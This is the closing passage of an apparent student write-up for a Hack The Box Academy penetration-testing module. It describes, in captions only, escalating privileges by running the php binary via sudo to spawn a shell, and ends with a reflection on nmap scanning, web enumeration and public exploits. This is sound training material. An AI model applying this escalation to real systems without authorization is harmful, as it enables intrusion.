
list sudo privileges

i can run the php binary with sudo

spawn a shell with php

3. MODULE COMPLETION

<https://academy.hackthebox.com/achievement/144829/77>



4. CONCLUSION

The assignment was very engaging and challenging. Its challenging nature improved my problem-solving skills. I learnt how to use NMAP to scan networks/targets and identify services running on them. I also learnt how to enumerate web services and discover private files/directories not known before. Additionally, I learnt how to research for vulnerabilities existing within a service version and exploit it using public available exploits. Lastly, I learnt how to escalate privileges to a more powerful user in the system.